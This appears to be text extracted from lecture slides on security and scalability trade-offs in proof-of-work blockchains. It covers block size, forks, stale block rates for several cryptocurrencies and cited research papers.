


Bigger block size



More throughput/  
Slower propagation

## Mining and Forks




Stale blocks = lost efforts



## Stale Block rates


Bitcoin	Litecoin
0.4%	0.3%
Dogecoin	Ethereum
0.6%	6.8%

# Security vs. Scalability in Blockchains



Cromam et al., FC'16  
Sapirshtain et al., FC'16  
Sompolinsky et al., FC'15  
Garay et al., Eurocrypt '15

# Comparing PoW Blockchain Security





